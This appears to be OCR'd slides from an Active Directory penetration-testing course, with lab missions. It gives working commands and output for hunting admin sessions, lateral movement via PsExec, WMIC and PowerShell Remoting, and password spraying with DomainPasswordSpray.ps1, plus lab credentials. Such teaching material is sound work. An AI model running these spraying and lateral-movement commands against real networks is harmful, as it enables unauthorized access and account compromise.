
- API is used by Test-AdminAccess
- Find-LocalAdminAccess automates it

Find Local Admin:

- Start WKS-02
- Run the script: [Find-LocalAdminAccess](#)

```
Administrator: Windows PowerShell
PS C:\Users\pwnd.user\Desktop\AD-Tools> Find-LocalAdminAccess
WKS-01.alto.tel
WKS-02.alto.tel
```

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ADMIN HUNTING

Query Active Sessions

NetSessionEnum API:

- Provides information about session established on a server.
- Find where other admins might be logged in.
- Needs (local) admin on remote server.

User Hunter

Invoke-UserHunter: `Invoke-UserHunter -ComputerName wks-02`

- Hunt for domain admin sessions on computers
- Needs (local) admin on remote server

MISSION

You have a list of domain admin(s)

Find what computers you have local admin on

Find if any domain admins are logged in on these computers

SORRY, WE CAME OUT EMPTY 😞
BUT WHY?

LOGIN TO WKS-02 AS DADMIN.USER / ITDA@1234

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> Invoke-UserHunter -ComputerName wks-02
```

```
UserDomain      : ALTO
UserName        : dadmin.user
ComputerName    : wks-02
IPAddress       : 172.30.45.222
SessionFrom     :
SessionFromName :
LocalAdmin      :
```



LATERAL MOVEMENT

REMOTE ACCESS

Not always necessary

Sometimes we can skip to remotely stealing hashes

But useful

Look for more sensitive information to help us escalate

Multiple techniques:

psexec, PS, WMI, WinRS, RDP, SMB Relay, ...etc.

Prerequisites:


Requires certain ports/services

PSEXEC

Oldie but goodie

- “Old school”.
- Part of Microsoft’s SysInternal.

Requires

- Username/password.
 - Or username/hash.
 - SMB – TCP port 445.
- 
- The screenshot shows a Windows command prompt window titled '\wks-02: cmd.exe'. The user has run the command 'Ps C:\Users\pwnd.user\Desktop\AD-Tools> .\PsExec64.exe \\wks-02 cmd.exe'. The output shows the PsExec version (v2.33), copyright information (Copyright (C) 2001-2021 Mark Russinovich), and the Sysinternals website (www.sysinternals.com). Below this, the terminal displays the Windows version (Microsoft Windows [Version 10.0.19044.1288]) and the result of the 'hostname' command (WKS-02). The prompt 'c:\windows\system32>' is visible at the bottom.
- ```
\\wks-02: cmd.exe
PS C:\Users\pwnd.user\Desktop\AD-Tools> .\PsExec64.exe \\wks-02 cmd.exe
PsExec v2.33 - Execute processes remotely
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Sysinternals - www.sysinternals.com

Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>hostname
WKS-02

C:\Windows\System32>
```

# WMI

## Windows Management Instrumentation

- Allows remote querying and administration of Windows devices
- Spawns a process on the target system
- Built in – no need for downloads

## Requires

- Username/password
- DCOM – TCP port 135

```
PS C:\Tools> WMIC.exe /node:192.168.128.222 process call create "cmd.exe /c calc"
Executing (Win32_Process)->Create()
Method execution successful.

Out Parameters:
instance of __PARAMETERS
{
 ProcessId = 1600;
 ReturnValue = 0;
};
```

# PS REMOTING

## PowerShell Remoting

- Built-in.
- Connects to hosts remotely and executes PowerShell scripts and commands.
- Uses WS-Management protocol.


## Requires

- Username/password.
- Windows Remote Management (WinRM).
- HTTP/S port 5985/5986.

```
PS C:\HackersAcademy> Enter-PSSession -ComputerName dc-01
[dc-01]: PS C:\Users\an.alfarabi\Documents> hostname
dc-01
[dc-01]: PS C:\Users\an.alfarabi\Documents> whoami
hackersacademy\an.alfarabi
```



# PASSWORD ATTACKS



# PASSWORDS EVERYWHERE

## Everywhere

- In plain text
- In config files
- In PS history
- In browsers

## In user description

Some admins thinks descriptions are secret

They store passwords there



# PASSWORD SPRAYING

# PASSWORDS SPRAYING

## “Online” Attack

- Try one (or very few passwords).
- Spray them across all accounts we have.
- Hopefully unlock a few.

## Safe but noisy

Avoids account lockout.

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> Get-ADDefaultDomainPasswordPolicy
```

|                             |   |                                     |
|-----------------------------|---|-------------------------------------|
| ComplexityEnabled           | : | True                                |
| DistinguishedName           | : | DC=alto,DC=tel                      |
| LockoutDuration             | : | 00:30:00                            |
| LockoutObservationWindow    | : | 00:30:00                            |
| LockoutThreshold            | : | 5                                   |
| MaxPasswordAge              | : | 42.00:00:00                         |
| MinPasswordAge              | : | 1.00:00:00                          |
| MinPasswordLength           | : | 7                                   |
| objectClass                 | : | {domainDNS}                         |
| objectGuid                  | : | 4a129fc5-aef-4095-9359-9636f701bdff |
| PasswordHistoryCount        | : | 24                                  |
| ReversibleEncryptionEnabled | : | False                               |

# AD USER ATTRIBUTES

## **BadLogonCount**

Increments to lockout threshold.

## **badpwdcount**

Number of times user tried to logon with an incorrect password.

## **badPasswordTime**

Last time and date an invalid logon attempt was made.

```
Get-ADUser -Filter * -Properties * | select
```

```
SamAccountName,BadLogonCount,badpwdcount,badPasswordTime,LockedOut,Enabled
```

```
| Format-Table
```

# FINE GRAINED PASSWORD POLICY

Big potential to target for password spraying

## VIP Passwords

**Tasks** ▾ **Sections** ▾

|                                                                             |                                                          |                                              |                        |
|-----------------------------------------------------------------------------|----------------------------------------------------------|----------------------------------------------|------------------------|
| <b>Password Settings</b><br><b>Directly Applies To</b><br><b>Extensions</b> | Name:                                                    | <input type="text" value="VIP Passwords"/> * | VIP Passwords          |
|                                                                             | Precedence:                                              | <input type="text" value="1"/> *             | 1                      |
|                                                                             | <input type="checkbox"/> Enforce minimum password length | Minimum password length (characters):        | <input type="text"/> * |
|                                                                             | <input type="checkbox"/> Enforce password history        | Number of passwords remembered:              | <input type="text"/> * |
| <input type="checkbox"/> Password must meet complexity requirements         |                                                          |                                              |                        |
| <input type="checkbox"/> Store password using reversible encryption         |                                                          |                                              |                        |
| <input checked="" type="checkbox"/> Protect from accidental deletion        |                                                          |                                              |                        |
| <b>Description:</b><br><input type="text"/>                                 |                                                          |                                              |                        |

**Password age options:**

- Enforce minimum password age  
User cannot change the password within...  \*
- Enforce maximum password age  
User must change the password after...  \*
- Enforce account lockout policy:  
Number of failed logon attempts allowed:  \*
- Reset failed logon attempts count after (m...  \*) 30
- Account will be locked out
  - For a duration of (mins):  \* 30
  - Until an administrator manually unlocks the account

# MISSION

Import DomainPasswordSpray.ps1

Build a list of “safe” users

Password spray with: **HackersAcademy1!**

# DOMAIN PASSWORD SPRAYING


```
Import-Module .\DomainPasswordSpray.ps1
```

```
Get-DomainUserList -Domain alto.tel -RemoveDisabled –RemovePotentialLockouts | Out-File -Encoding ascii userlist.txt
```

```
Invoke-DomainPasswordSpray -UserList userlist.txt -Domain alto.tel -Password HackersAcademy1!
```

```
[*] This might take a while depending on the total number of users
[*] Now trying password HackersAcademy1! against 11 users. Current time is 10:05 PM
[*] Writing successes to
[*] SUCCESS! User:sprayed.user Password:HackersAcademy1!
[*] Password spraying is complete
PS C:\Users\pwnd.user\Desktop\AD-Tools> ■
```

# LAB SETUP



# BONUS MISSION

What permissions does sprayed.user have?

How can you abuse this?

Try it on user-03 Did it work?

Try it on domain admins. Did it work?

# **DISCUSS**

Is that something you would do in an engagement?

Is PS history another place to look for passwords?



# HASH VS PROTOCOL

# HASHES: LM HASH VS NT HASH

- Used for storing passwords in windows environment. Stored locally in SAM Database or in NTDS.dit Database on Domain Controllers.

## LM Hash

- Oldest Hash algorithm in windows till windows XP & server 2003. Disabled by default starting from Windows Vista & server 2008.
- Weak algorithm: All characters converted to upper case prior to encryption, Password length is 14 no matter, with padding 0 for less than 14 then split into Two 7 char parts. Also, different passwords can result on similar hash!! (password, PasswOrd, pAssWord....etc)
- Easy to crack, and Rainbow Tables already exist.

## NTHash AKA NTLM

- Also referred to as NTLM. Currently used for modern Windows systems.
- The password is encoded into Unicode. Then MD4 to produce the NTLM: **MD4(UTF-16-LE(password))**

# ATTACKING NTHASH (NTLM)

## Where do they exist?

- Process memory of LSASS (Local Security Authority Subsystem Service).
- SAM database in Windows Operating Systems.
- NTDS.dit database in Domain Controllers.
- ...etc.

